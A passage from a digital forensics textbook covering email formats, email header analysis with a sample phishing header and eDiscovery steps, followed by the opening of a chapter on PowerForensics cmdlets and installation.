Microsoft Outlook utilizes its proprietary format known as **Microsoft Outlook Message (MSG)** for storing emails. MSG files are binary files encompassing headers, body, and embedded attachments. These files can only be opened by Outlook or compatible software applications. MSG files commonly bear the .msg extension.

Mailbox

The mailbox format is utilized for aggregating multiple emails into a single text file. Each email within the MBOX file starts with a **From** line and concludes with a blank line. Numerous email clients and text editors can open MBOX files, facilitating their accessibility. MBOX files generally bear the .mbox extension.

These email formats play a crucial role in facilitating email communication and ensuring interoperability among different systems. They provide a standardized structure for organizing email components, enabling consistent interpretation across various email clients and platforms.

Why are email formats important for email forensics?

Email formats are important in the field of DFIR because they significantly impact the accessibility, interpretation, and analysis of emails using various forensic tools and techniques.

The diverse email formats necessitate different approaches for extracting essential components such as headers, bodies, and attachments from an email file. The extraction process varies depending on the format employed. For instance, in the case of a MIME email, the extraction involves decoding the base64 or quoted-printable encoding and identifying the attachment using boundaries. On the other hand, extracting an attachment from an MSG email requires parsing the binary file and retrieving the embedded data.

Furthermore, email formats influence the potential vulnerabilities and susceptibilities that can be exploited by malicious actors to tamper with or forge emails. Each format may have its own set of weaknesses that can be leveraged for fraudulent activities. For instance, forging a header in an EML email merely involves modifying the plain text file and altering the header fields, whereas forging a header in an MSG email necessitates modifying the binary file and updating the associated checksums.

Therefore, proficient email forensics requires a comprehensive understanding of the different email formats and their implications for evidence collection and analysis. Investigators must possess knowledge and expertise in handling diverse email formats to accurately interpret the content, identify potential manipulations, and conduct a thorough examination of digital artifacts within an email.

By comprehending the intricacies of email formats, forensic professionals can effectively navigate the complexities of email investigations, successfully identify digital evidence, detect fraudulent activities, and contribute to the resolution of cybercrimes and incidents. This book does not go into details of how attackers can manipulate emails. To aid forensics investigators, the commercial and open-source tools do a good job of parsing the email files very well.

Next, we will learn about email header analysis, which is the foundational analysis skill any investigator or incident responder must acquire.

Email header analysis

A methodical approach to email header analysis involves examining the various fields and components within the header to gather relevant information and detect any signs of manipulation or fraudulent activity. But before starting email analysis, first, let us understand the important field of Email headers.

Anatomy of an Email header

Email headers contain various fields that provide information about the email message, its origin, and routing. Here are some common fields found in email headers along with explanations:

- **From:** Specifies the email address of the sender.
- **To:** Lists the email addresses of the intended recipients.
- **Carbon Copy (Cc):** Indicates additional email addresses that receive a copy of the message.
- **Blind Carbon Copy (Bcc):** Similar to Cc, but the email addresses listed here are hidden from other recipients.
- **Subject:** Provides a brief description or summary of the email content.
- **Date:** Displays the date and time when the email was sent.
- **Message-ID:** A unique identifier assigned to the email by the email server or client.
- **Reply-To:** Specifies the email address to which replies should be sent.
- **Return-Path:** Indicates the email address to which undeliverable messages or bounce notifications should be sent.
- **Received:** Shows the email servers through which the message passed, including timestamps and IP addresses.
- **X-Mailer:** Identifies the email client or software used to compose the message.
- **MIME-Version:** Specifies the version of the **Multipurpose Internet Mail Extensions (MIME)** standard used for email encoding.

- **Content-Type:** Defines the type of content within the email, such as text/plain for plain text or text/html for HTML-formatted content.
- **Content-Disposition:** Determines how the email content should be displayed or handled by the recipient's email client.
- **X-Priority:** Assigns a priority level to the email, indicating its importance.
- **References:** Contains references to previous messages in an email thread or conversation.
- **In-Reply-To:** Identifies the specific message to which the current email is a reply.
- **X-Spam-Status:** Indicates whether the email is flagged as spam or contains spam-related information.
- **X-Antivirus:** Displays information about antivirus scanning and protection applied to the email.
- **X-Original-IP:** Provides the original IP address of the sender.

Note: These are some examples of commonly seen email header fields. The actual Email headers can vary depending on the email client, server, and any additional customizations or features used.

How to perform email header analysis?

The first step is to obtain the email header for Gmail, Outlook, or Office 365:

1. Obtain Email headers

Following are the steps for different email clients:

- Gmail:
 1. Access the email message you wish to examine the header of.
 2. Click on the three-dot menu icon located in the upper-right corner of the email.
 3. From the dropdown menu, select **Show original**.
 4. A new tab will open with the full email details, including the header. The header information is located at the top of the page.
- Outlook (Web version):
 1. Access the email message you wish to examine the header of.
 2. Click on the three-dot menu icon located in the upper-right corner of the email.
 3. From the dropdown menu, select **View message details**.
 4. A panel will appear on the right side of the screen, displaying the email header information.
- Office 365 (Outlook desktop application):
 1. Access the email message you wish to examine the header of.
 2. Click on the **File** tab located in the top left corner of the window.
 3. Select **Properties** from the menu.
 4. A new window will open with the email properties and header information. The header details are listed under the Internet headers section.
- Apple Mail:

1. Open the email message you would like to view the headers for.
2. From the menu, select **View | Message | All Headers**.
3. The full message will be displayed with all headers.

Note: The exact steps may vary slightly depending on the version and interface of the email client you are using.

2. Understanding the Received headers

The **Received** headers provide valuable information about the email's path. Analyze each **Received** header from bottom to top, starting with the earliest timestamp. Extract details such as IP addresses, server names, and timestamps.

Example:

```
Received: from mail.example.com (mail.example.com [192.168.1.100])  
        by mailserver.example.org (8.14.4/8.14.4) with ESMTP id XXXXXX  
        for <recipient@example.org>; Mon, 7 June 2023 10:15:00 -0500 (CDT)
```

3. Identifying email servers and relays

By analyzing the **Received** headers, investigators can identify the email servers and relays involved in message delivery. Trace the path from the earliest server to the final destination, noting any suspicious or unfamiliar servers. Here is an example:

Server 1: mail.example.com (192.168.1.100)

Server 2: mailserver.example.org

4. Extracting IP addresses

Extract IP addresses from the **Received** headers and perform reverse DNS lookups to determine the corresponding domain names. Suspicious or unfamiliar IP addresses may indicate potential threats or anonymization techniques.

5. Verifying sender information

Inspect the **From** field to identify the sender's email address. Verify its authenticity by analyzing other header fields, such as **Reply-To** and **Return-Path**. One of the ways to identify a malicious email is to inspect the **From** field to verify the sender's email address. However, this field can be easily spoofed by the sender's mail client. Therefore, it is important to also analyze other header fields, such as **Reply-To** and **Return-Path**. These fields indicate where the email should be sent, when the recipient replies, or when the email cannot be delivered. If you observe that the **From** field value is different from the **Reply-To** and **Return-Path** values, that signals that the email is potentially malicious, such as spoofed, phishing, or coming from a compromised email account. However, you must correlate this information with other artifacts, as there may be legitimate reasons for having different values in these fields. For example, some mailing lists or newsletters may use a different **Reply-To** address to manage responses from subscribers. Therefore, you should always exercise caution and check other indicators of authenticity before opening or responding to an email.

6. Analyzing X-Originating-IP

Some email clients insert an **X-Originating-IP** header, which reveals the IP address of the sender's device. This information can be valuable when investigating email-based threats. For example, it can help to identify the geographic location of the sender and the network provider they use. Additionally, it can help to correlate multiple emails from the same source, or to detect spoofing attempts by comparing the **X-Originating-IP** with other headers such as **Received** or **From**. However, not all email clients support this header, and some may modify or remove it before sending the email. Therefore, it is important to verify the authenticity and reliability of the **X-Originating-IP** header before using it for analysis.

7. Message-ID

Message-ID is a unique identifier assigned to each email by the mail server that processes it. Message-ID is a critical field in the email header that can help forensic investigators to trace the source and origin of an email. Message-ID consists of two parts: one before the @ symbol and one after it. The first part could be the timestamp of when the email was sent, which is the most common method of generating a unique ID for emails, and the second part contains the **Fully Qualified Domain Name (FQDN)** of the mail server. For example, in the Message-ID 20230607190818.3E16E1FBE8@serverxx.xxxxx.xxx, the timestamp is 20230607190818, which means the email was sent on June 07, 2023, at 19:08:18, and the FQDN is serverxx.xxxxx.xxx, which indicates the mail server that generated the Message-ID. By analyzing the Message ID, forensic investigators can find the date and time of the email or, at the very least, the domain name of the sender and the mail server that handled the email. Message-ID can also help to identify spoofed or forged emails, as different mail servers may have different formats or patterns for generating Message-IDs. If an email has a mismatched or inconsistent Message-ID, it may indicate that it was tampered with or altered by someone other than the original sender.

8. Analyzing authentication mechanisms

Examine the authentication mechanisms employed in email headers, including **Sender Policy Framework (SPF)**, **Domain Keys Identified Mail (DKIM)**, and **Domain-based Message Authentication, Reporting, and Conformance (DMARC)**. These mechanisms assist in establishing the authenticity of emails.

9. Analyzing SPF, DKIM, DMARC

The process of email authentication involves validating the identity and credibility of the email sender. Email authentication serves as a protective measure against spammers, phishers, and unauthorized individuals attempting to send emails from domains they do not own. Moreover, email authentication instills confidence in recipients, ensuring that they can trust the messages received from a specific domain.

One of the methods for email authentication is using DNS records to store information about the authorized senders and signatures of a domain. There are three main types of DNS records used for this purpose: SPF, DKIM, and DMARC.

SPF records list all the IP addresses of all the servers that are allowed to send emails from the domain. SPF records help recipients to check if the email came from a server authorized by the domain owner. SPF checks are performed against the **Mail From** address, which identifies the sender and says where to send return notices if any problems occur with the delivery of the message.

DKIM records store the domain's public key, which is used to verify the digital signature of the email. DKIM records help recipients to check if the email was modified in transit or if it came from a different domain. DKIM signatures are applied by the sender using a private key, which is kept secret by the domain owner. DKIM checks are performed against the **From** address, which identifies the author of the email.

DMARC records provide instructions to email recipients regarding the appropriate actions to take when encountering emails that fail SPF or DKIM checks, or both. These records can direct recipients to either quarantine, reject, or deliver such emails. Additionally, DMARC records can include directives to generate reports for domain administrators, detailing which emails are successfully passing or failing these authentication checks.

SPF, DKIM, and DMARC are useful for digital investigators because they help identify the source and integrity of an email message. By examining the DNS records and headers of an email message, investigators can determine if the email was sent by an authorized sender, if it was tampered with in transit, or if it was spoofed by an unauthorized party. This can help investigators to trace the origin of malicious emails, such as phishing or spam messages, and to take appropriate actions to protect their domains and users.

10. X-headers

X-Headers are custom headers added by email servers or services. X-Headers can provide useful information about the origin and path of the email, such as the IP address of the sender, the date and time of sending, the authentication status, and the software used to compose and send the message.

However, X-Headers can also be used for malicious purposes, such as spoofing, phishing, or spamming. Some attackers may add or modify X-Headers to make their messages appear more legitimate or to bypass

security filters. Therefore, it is important to look for any suspicious or unexpected X-Headers that could indicate manipulation or suspicious activity.

For example, if an email claims to be from a trusted sender but has an X-Originating-IP header that does not match the expected IP address of the sender, this could be a sign of spoofing. Similarly, if an email has an X-Mailer header that shows a different software than what the sender usually uses, this could be a sign of compromise. Additionally, if an email has multiple X-Headers with conflicting or inconsistent information, this could be a sign of tampering.

To check for X-Headers, use a header analyzer tool, or enable a feature that shows the full headers in your email client. Once you have access to the X-Headers, you can compare them with the expected values or look for any anomalies that could raise red flags.

Email header analysis is a vital skill for DFIR professionals. By understanding the intricacies of email headers and employing effective analysis techniques, investigators can uncover valuable evidence, track malicious actors, and mitigate email-based threats. Continuous learning and staying updated on emerging trends and technologies are essential for maintaining expertise in this critical field of digital forensics.

Let us take an example to perform an Email analysis. A user has reported and emailed to the security team, and we are tasked to find out whether it is malicious or not with the help of evidence and artifacts.

Sample email header analysis

Let us take the following figure as a sample for our analysis:




Figure 9.6: Sample Email

Here is an example of sample email headers of above sample email:

- **From:** Apple Support <noreply@apple.com>
- **To:** John Doe <johndoe@example.com>
- **Date:** Sun, 18 June 2023 15:00:00 +0800 (China Standard Time)
- **Subject:** Urgent: Account Security Update
- Message-ID: <XYZ9876543210@differentdomain.com>
- Reply-To: support@apple.com
- Envelope-From: originalsender@example.com
- X-Originating-IP: [192.168.1.200]

- Received: from server1.example.com ([10.20.30.40]) by mail.example.com (8.6.7) with SMTP id ABC12345; Sun, 18 June 2023 10:30:00 -0700
- Received: from server2.anotherdomain.com ([50.60.70.80]) by server1.example.com (8.6.7) with SMTP id DEF67890; Sun, 18 June 2023 11:00:00 -0700
- Received: from server3.thirddomain.com ([90.100.110.120]) by server2.anotherdomain.com (8.6.7) with SMTP id GHI54321; Sun, 18 June 2023 12:30:00 -0700
- DKIM-Signature: v=1; a=rsa-sha256; c=frelaxed/relaxed; d=apple.com; s=dkimselector9900; h=From:Date:Subject:To:Message-ID; bh=NOPQRSTUVWXYZabcdef; b=ABCDEFGHJKLMNOPQRSTUVWXYZabcdefghijklm
- DMARC-Result: fail (domain does not align with DKIM signature)
- SPF-Result: fail (domain does not align with envelope-from)
- X-Mailer: PHP Mailer 2.0

So now you have looked at the sample email headers, the next step for us is to understand.

Analysis of the above email header

Next, we will look at email header components individually:

- From: Apple Support <noreply@app1e.com>

This header indicates the sender of the email, which appears to be Apple Support. However, upon closer inspection, it reveals that the email address is: noreply@app1e.com, which is suspicious as it does not match the legitimate Apple domain.

- To: John Doe <johndoe@example.com>

This header displays the recipient of the email, in this case, John Doe, at the email address johndoe@example.com.

- Date: Sun, 18 June 2023 15:00:00 +0800 (China Standard Time)

The date and time when the email was sent are indicated in this header. It shows that the email was sent on Sunday, 18th June 2023, at 15:00:00, China Standard Time (+0800).

- Subject: Urgent: Account Security Update

The subject header provides a summary of the email's content. In this case, it suggests that the email pertains to an urgent account security update.

- Message-ID: <XYZ9876543210@differentdomain.com>

The Message-ID header contains a unique identifier for the email message. It helps in tracking, referencing emails, and identifying spoofed emails.

- Reply-To: support@app1e.com

The Reply-To header specifies the email address to which replies should be directed. In this case, it is support@app1e.com. However, this could be a deceptive tactic to make the email appear more legitimate.

- Envelope-From: originalsender@example.com

The Envelope-From header indicates the actual source of the email, which may differ from the **From** header. In this case, the original sender appears to be originalsender@example.com, which might be spoofed or forged.

- X-Originating-IP: [192.168.1.200]

This header reveals the IP address from which the email originated. The IP address provided is 192.168.1.200, which is a private IP address. However, it is important to note that this IP address can be easily manipulated or masked by the sender.

- Received: from server1.example.com ([10.20.30.40]) by mail.example.com (8.6.7) with SMTP id ABC12345; Sun, 18 June 2023 10:30:00 -0700

This header represents the sequence of servers through which the email passed. It includes the server names, their IP addresses, and timestamps. Each **Received** header indicates a point of transit. The last entry is the closest to the recipient's server.

- DKIM-Signature: v=1; a=rsa-sha256; c=frelaxed/relaxed; d=apple.com; s=dkimselector9900; h=From:Date:Subject:To:Message-ID; bh=NOPQRSTUVWXYZabcdef; b=ABCDEFGHIJKLMNPQRSTUVWXYZabcdefghijklm

This header contains the DKIM (DomainKeys Identified Mail) signature, which is a cryptographic authentication mechanism. It verifies that the email has not been modified during transit and that it originated from the domain specified (in this case, [apple.com](#)). However, the DKIM-Result in the analysis indicates a failure, suggesting that the domain does not align with the DKIM signature.

- DMARC-Result: fail (domain does not align with DKIM signature)

This header reveals the DMARC (Domain-based Message Authentication, Reporting, and Conformance) result. It indicates that the email failed DMARC checks, specifically the alignment between the domain and the DKIM signature. This failure raises suspicions about the authenticity of the email.

- SPF-Result: fail (domain does not align with envelope-from)

SPF (Sender Policy Framework) is an email authentication method. The SPF-Result header shows a failure, suggesting that the domain mentioned in the envelope-from (\(originalsender@example.com)) does not align with the actual sending domain ([apple.com](#)). This misalignment raises concerns about the email's legitimacy.

- X-Mailer: PHPMailer 2.0

The X-Mailer header specifies the software or script used to send the email. In this case, the email was sent using PHPMailer 2.0, which is a commonly used library for sending emails using PHP.

By analyzing these headers, it becomes apparent that the email exhibits several signs of a phishing attempt. The discrepancies in the sender's domain, failed authentication checks (DKIM and SPF), and urgency of an account security update are red flags. Caution should be exercised when encountering such emails, and it is advisable to verify the legitimacy of the email with the official organization through alternative channels before taking any action.

There are some open sources as well as commercial email header analyzers, which can help investigators ed up the email header analysis. Input the email header to the analyzer, and it will output all the fields available in the email header in the organized format, most likely tabular. For example, MXTools email header is available at [## Email and E-discovery](https://mxtoolbox.com>EmailHeaders.aspx. This is a good practice not to use freely available online email header analyzer because submitting email header might leak confidential and sensitive information. Instead, use commercially available email header analyzer. Check with your email security provider or install an open-source email header analyzer in your controlled environment, for example, MHA is available at GitHub:</p>
</div>
<div data-bbox=)

Emails are one of the first avenues to be searched and analyzed in E-discovery tasks. E-Discovery and Email Analysis encompass a comprehensive process of locating, gathering, and scrutinizing digital evidence derived from emails and other sources, which can be utilized in legal proceedings or criminal investigations. This procedure involves the utilization of diverse tools, both open source and commercially available, to achieve its objectives.

The key steps involved in E-discovery and email analysis are as follows:

- **Acquisition:** This initial step revolves around obtaining email data from its source, which could be a server, a device, or a cloud service. Different tools may be necessary depending on the source to access and duplicate the data. For instance, open-source tools like FTK Imager and Autopsy, as well as commercial tools such as EnCase, Cellebrite, and Proofpoint, can be employed for acquiring email data.

- **Parsing:** The parsing stage focuses on extracting pertinent information from the email data, such as headers, body content, attachments, and metadata. Parsing aids in filtering out irrelevant or duplicate data, thereby reducing the volume of data that needs to be analyzed. Various tools are available for parsing email data, like MailXaminer, Forensics Email Collector, and ePADD, Nuix, RelativityOne, and Microsoft O365 E-discovery.
- **Preparation for eDiscovery:** This step involves organizing, indexing, and analyzing the parsed email data to identify evidence that can support or challenge a claim or hypothesis. Techniques such as email threading, near duplicate detection, and theme analysis may be applied to categorize and group the email data effectively. Open-source tools like Apache Solr, El, and Elasticsearch, as well as commercial tools like Exterro Fusion, Law, and Logikcull, can be utilized to prepare email data for eDiscovery.

Conclusion

In conclusion, the chapter on email and browser investigation delved into the intricacies of browsers, email communication, and the critical field of digital forensic analysis. Throughout the chapter, we explored the fundamental concepts, techniques, and importance of browser forensics and email analysis, highlighting their significance in investigations and eDiscovery.

Browsers serve as gateways to the digital world, allowing users to access websites, interact with online content, and leave behind digital footprints. The chapter elucidated the architecture of modern browsers, providing insights into their components and functionalities. We examined notable browser features and investigated specific browsers like Chrome, Mozilla Firefox, Chromium Edge, and Opera, exploring their unique characteristics from a forensic perspective.

Email, being a pervasive form of digital communication, played a significant role in this chapter. We unraveled the world of email analysis or email forensics, emphasizing the need to understand email formats such as MIME, EML, MSG, and MBOX. The importance of comprehending these formats was underscored, as they serve as valuable sources of evidence in email investigations.

Email header analysis emerged as a critical technique within email forensics. By dissecting the anatomy of an email header, investigators can trace the origin, route, and various other details of an email. The chapter provided guidance on performing email header analysis, outlining the steps and techniques involved. A sample email header analysis was included to illustrate the practical application of these methodologies.

Lastly, the chapter highlighted the intersection of email and eDiscovery. It emphasized the crucial role of email analysis in legal proceedings, underscoring the need for thorough investigation and meticulous examination of email data. By leveraging the insights gained through email and browser investigations, investigators can uncover valuable evidence and contribute to the success of legal cases and forensic inquiries.

In summary, the chapter on Email and Browser Investigation aimed to equip readers with a comprehensive understanding of browser forensics and email analysis. By exploring browser artifacts, email formats, email header analysis techniques, and the importance of email forensics in eDiscovery, this chapter provided a solid foundation for conducting effective investigations. With the knowledge gained from this chapter, readers are empowered to navigate the intricate world of digital evidence within browsers and emails, contributing to the resolution of legal cases and the advancement of forensic investigations.

Points to remember

- Browsers store crucial information like passwords, download history, and browsing history.
- Most browser data is stored in SQLite format, which is important for forensic analysis.
- Browser profile pictures can be valuable for linking suspects to other accounts and websites.
- Google Chrome keeps records of visited links, top sites, and recently closed tabs.
- The default location for frequently visited sites in Google Chrome is “AppData\Local\Google\Chrome\User Data\Default\Top Sites.”
- In email analysis, a different “From” field than “Reply-To” could indicate malicious activity.

- Each email has a unique Message-ID, which can aid in tracking and analysis during email forensics.

Questions

1. Why is browser forensics important?
2. List 5 examples of browser artifacts that can aid forensics investigators.
3. What are the different types of email formats?
4. What is the difference between DKIM and DMARC?
5. List 10 Email header fields.

References

- Digital Evidence and Forensics: <https://nij.ojp.gov/digital-evidence-and-forensics>.
- Email Forensic Investigation Techniques <https://www.stellarinfo.com/blog/email-forensics-investigation-guide-for-security-experts/>.
- Email Forensics: Investigation Techniques - Forensic Focus. <https://www.forensicfocus.com/articles/email-forensics-investigation-techniques/>.
- Digital Forensic Investigation Techniques - Top 6 Methods to Follow. <https://www.mailxaminer.com/blog/digital-forensic-investigation-techniques/>.
- Email Forensics - Definition and Guideline - Salvation DATA. <https://www.salvationdata.com/knowledge/email-forensics-definition-and-guideline/>.

Join our book's Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

<https://discord.bpbonline.com>



CHAPTER 10

Advanced Forensics Tools, Commands and Methods

Introduction

The chapter begins by introducing PowerForensics, focusing on its Windows cmdlets, boot sector cmdlets, ext4 filetype cmdlets, and NTFS filetype cmdlets. It then provides detailed instructions on installing PowerForensics and explores its commands for forensic analysis.

Next, the chapter delves into Autopsy, covering keyword search, regular expressions, hash lookup, email analysis, multimedia analysis, and file recovery tools. It discusses the steps to install and utilize Foremost on both Linux and Windows operating systems. The chapter also explores Scalpel, highlighting its features and capabilities, and provides step-by-step instructions to set up Scalpel for file recovery.

Furthermore, the chapter delves into OSINT techniques for gathering information related to hashes, files, URLs, and certificates. It covers tools like VirusTotal and NSRL for OSINT on hashes and explores online file analysis platforms for file-related OSINT. Additionally, it discusses OSINT methods for URLs and certificates.

Lastly, the chapter concludes with a focus on Windows 10 features forensic analysis, including the notification area database, Sticky Notes, and Cortana forensics.

Structure

This chapter has the following topics:

- PowerForensics
 - PowerForensics Windows cmdlets
 - Boot Sector cmdlets
 - Ext4 Filetype cmdlets
 - NFTS Filetype cmdlets
 - How to install power forensics
 - Exploring PowerForensics commands
- Autopsy
 - Keyword Search and regular expressions
 - Hash Lookup
 - Email Analysis
 - Multimedia Analysis
- File carving and recovery
 - Foremost
 - Scalpel
- OSINT: Good know Hashes, Files, URLs, and Certs
 - OSINT for Hashes
 - OSINT for Files
 - OSINT for URLs
 - OSINT for Certificates
- Windows 10 Features Forensics
 - Notification area database
 - Sticky Notes
 - Cortana forensics
 - Windows Mail

Objectives

The objective of the chapter on *Advanced Forensics Tools, Commands, and Methods*, is to provide an in-depth understanding of various advanced forensic techniques and tools. The chapter covers a wide range of topics, including PowerForensics, Autopsy, File Recovery Tools, Scalpel, **Open-Source Intelligence (OSINT)**, and Windows 10 features forensics.

Overall, the chapter aims to equip readers with advanced forensic knowledge and practical skills for conducting comprehensive digital investigations.

PowerForensics

The primary objective of PowerForensics is to provide a comprehensive framework specifically designed for analyzing hard drives in forensic investigations. Currently, PowerForensics offers support for NTFS and FAT file systems. This good work was done by *Jared Atkinson*.

PowerForensics is a PowerShell framework for hard drive forensic analysis. It provides an all-inclusive platform for accessing and analyzing various aspects of the file system, registry, event logs, and other artifacts.

PowerForensics Windows cmdlets

We will explore some of the useful PowerForensics cmdlets and their usage. Let us start with the Windows artifacts and its different cmdlets options, as described in the following table:

Command	Description
<code>Get-ForensicExplorerTypedPath</code>	This function retrieves the file paths manually entered into the Windows Explorer application.
<code>Get-ForensicNetworkList</code>	Obtains a compilation of networks that have been previously accessed by the system.
<code>Get-ForensicOfficeFileMru</code>	Retrieves files that have been recently opened in Microsoft Office.
<code>Get-ForensicOfficeOutlookCatalog</code>	Retrieves Outlook PST file paths.
<code>Get-ForensicOfficePlaceMru</code>	Retrieves directories that have recently been opened in Microsoft Office.
<code>Get-ForensicOfficeTrustRecord</code>	Retrieves files that have been explicitly trusted within Microsoft Office.
<code>Get-ForensicPrefetch</code>	Retrieves Windows Prefetch artifacts by parsing the file's binary structure.
<code>Get-ForensicRunKey</code>	Retrieves the persistence mechanism stored in registry run keys.

Command	Description
<code>Get-ForensicRunMostRecentlyUsed</code>	Retrieves the commands that were issued by the user to the run dialog.
<code>Get-ForensicScheduledJob</code>	Retrieves Scheduled Jobs (at jobs) by parsing the file's binary structures.
<code>Get-ForensicShellLink</code>	Retrieves ShellLink (.lnk) artifacts by parsing the file's binary structure.
<code>Get-ForensicSid</code>	Retrieves the machine Security Identifier from the SAM hive.
<code>Get-ForensicTimezone</code>	Retrieves the system's time zone based on the registry setting.
<code>Get-ForensicTypedUrl</code>	Retrieves the Universal Resource Locators (URLs) that have been typed into Internet Explorer.
<code>Get-ForensicUserAssist</code>	Retrieves the UserAssist entries from the specified volume.
<code>Get-ForensicWindowsSearchHistory</code>	Retrieves the terms that have been searched for using the Windows Search feature.

Table 10.1: PowerForensics Windows artifact Cmdlets

Boot sector cmdlets

PowerForensics provides a set of Boot Sector cmdlets designed to assist forensic investigators in retrieving critical information related to the boot sector of a hard drive. These cmdlets enable forensic analysts to access and analyze the **Master Boot Record (MBR)**, the **Guid Partition Table (GPT)**, and other essential boot sector data.

Here is a table outlining some of the key PowerForensic Boot Sector cmdlets, along with their descriptions:

Command	Description
<code>Get-ForensicMasterBootRecord</code>	Retrieves the Master Boot Record (MBR) from the first sector of the hard drive.
<code>Get-ForensicGuidPartitionTable</code>	Retrieves the Guid Partition Table (GPT) from the first sector of the hard drive.
<code>Get-ForensicBootSector</code>	Retrieves the appropriate boot sector (MBR or GPT) from the specified drive.
<code>Get-ForensicPartitionTable</code>	Retrieves the partition table for the specified drive.

Table 10.2: PowerForensic Boot Sector Cmdlets

The next two tables will cover the NTFS and ext4 commands and descriptions.

Ext4 Filetype cmdlets

PowerForensics provides a set of Ext4 filetype cmdlets that are invaluable for forensic investigators working with Ext4 file systems commonly found in Linux environments. These cmdlets allow forensic analysts to extract vital information and metadata from Ext4 volumes, providing insights into the file system's structure and contents.

Here is a table summarizing some of the key PowerForensics Ext4 filetype cmdlets along with their descriptions:

Command	Description
<code>Get-ForensicSuperblock</code>	Returns the ext4 SuperBlock object.
<code>Get-ForensicBlockGroupDescriptor</code>	Returns the Block Group Descriptor Table entries.
<code>Get-ForensicInode</code>	Returns the Inode Table entries.

Table 10.3: PowerForensics Ext4 Filetype

Powerforensics has many useful cmdlets that could be handy for a digital forensics investigator during the investigation.

NFTS Filetype cmdlets

Understanding and interacting with **New Technology File System (NTFS)** structures is of paramount importance for digital forensics professionals. PowerForensics offers a comprehensive set of NTFS filetype cmdlets that enable forensic analysts to extract vital information and metadata from NTFS volumes. These cmdlets provide deep insights into the file system, allowing investigators to unravel crucial details about file records, attributes, slack space, and much more.

Below is a table outlining some of the key PowerForensics NTFS filetype cmdlets along with their descriptions:

Command	Description
<code>Get-ForensicAttrDef</code>	Retrieves the definitions of MFT Attributes by parsing \$AttrDef.
<code>Get-ForensicBitmap</code>	Determines if a cluster is marked as in use by parsing \$Bitmap.
<code>Get-ForensicFileRecord</code>	Retrieves Master File Table (MFT) entries by parsing \$MFT.
<code>Get-ForensicFileRecordIndex</code>	Retrieves a file's MFT record index number.
<code>Get-ForensicUsnJrn1</code>	Retrieves Usn Journal Entries by parsing \$UsnJrn1:\$J.

Command	Description
<code>Get-ForensicVolumeBootRecord</code>	Retrieves the Volume Boot Record from the first sector of the volume by parsing \$Boot.
<code>Get-ForensicVolumeInformation</code>	Retrieves the \$VOLUME_INFORMATION attribute of the \$Volume file.
<code>Get-ForensicVolumeName</code>	Retrieves the \$VOLUME_NAME attribute of the \$Volume file.
<code>Get-ForensicFileSlack</code>	Retrieves the specified volume's slack space.
<code>Get-ForensicMftSlack</code>	Retrieves the MFT slack space for the specified volume.
<code>Get-ForensicUnallocatedSpace</code>	Retrieves the unallocated space on the specified partition/volume by parsing \$Bitmap.

Table 10.4: PowerForensics NTFS filetype Cmdlets

There are PowerForensics commands that provide forensic investigators with essential capabilities for file copying, data retrieval, device replication, timeline creation, and analysis. By harnessing the power of these tools, professionals in the field can conduct thorough and efficient digital forensics investigations. The commands are:

- One of its commands, `Copy-ForensicFile`, enables the creation of a duplicate file by extracting its raw bytes from the disk. This can be useful when preserving evidence or analyzing data.
- Another command, `Get-ForensicChildItem`, allows the retrieval of a directory's contents by parsing the Master File Table structures. This feature facilitates the examination of file metadata and directory hierarchies.
- To retrieve the content of a file from its raw bytes on disk, the command `Get-ForensicContent` can be utilized. It extracts the actual data stored within the file, which is particularly valuable for examining file contents during forensic investigations.
- In cases where a bit-for-bit copy of a specific device is required, the command `Invoke-ForensicDD` proves to be invaluable. It generates an exact replica of the designated device, preserving every bit of data for thorough analysis.
- PowerForensics also offers the `ConvertTo-ForensicTimeline` command, which converts an object into a `ForensicTimeline` object. This object is useful for organizing and presenting chronological information related to digital evidence, aiding in the creation of comprehensive forensic reports.

- Finally, `Get-ForensicTimeline` command creates a forensic timeline, which is a visual representation of events and activities related to a digital investigation. This tool assists in understanding the sequence of events and establishing a timeline of activities.

PowerForensics is a valuable tool for forensic investigators as it enables them to conduct live disk analysis without the need for software or drivers' installation on the target system. This utility proves particularly useful in situations where there is a lack of **Endpoint Detection and Response (EDR)** solutions and forensics tools, or custom triage scripts are either not available or feasible. However, it is important to note that the ideal approach for forensic investigations is to first create forensic images of the hard drive and then analyze the copied image on a separate analysis machine, preserving both the original forensic image and the original state of the target system.

It automatically does the tedious task of manually parsing and finding the location of important files like \$MFT, \$logfile, registries etc.

PowerForensics provides the ability to access and analyze data that may be concealed or compromised by malware or encryption. This tool assists investigators in uncovering evidence of malicious activities, data exfiltration, user behavior, and other important forensic indicators. With PowerForensics, investigators can delve deeper into digital artifacts to unravel crucial information for their investigations.

It is recommended to read the PowerForensics documentation, available at:
<https://powerforensics.readthedocs.io/en/latest/>

In the next topic, we will go through the detailed and step-by-step instructions on how to install PowerForensics.

How to install PowerForensics

Before diving into digital forensics using PowerForensics, it is crucial to know how to set up this powerful tool. Here is a step-by-step guide on how to install PowerForensics and get it up and running in your environment. By following these instructions, you will be well-prepared to unlock the potential of PowerForensics in your forensic investigations. Let us begin with the installation process:

1. Go to PowerShell gallery: <https://www.powershellgallery.com/>
2. Search for PowerForensics and then either download the manual package or copy the command to install via PowerShell install-module.

3. Open PowerShell with admin rights.
4. Run the command: `Install-Module -Name PowerForensicsv2`, as shown in the following figure:

```
PS C:\Windows\system32> Install-Module -Name PowerForensicsv2
NuGet provider is required to continue
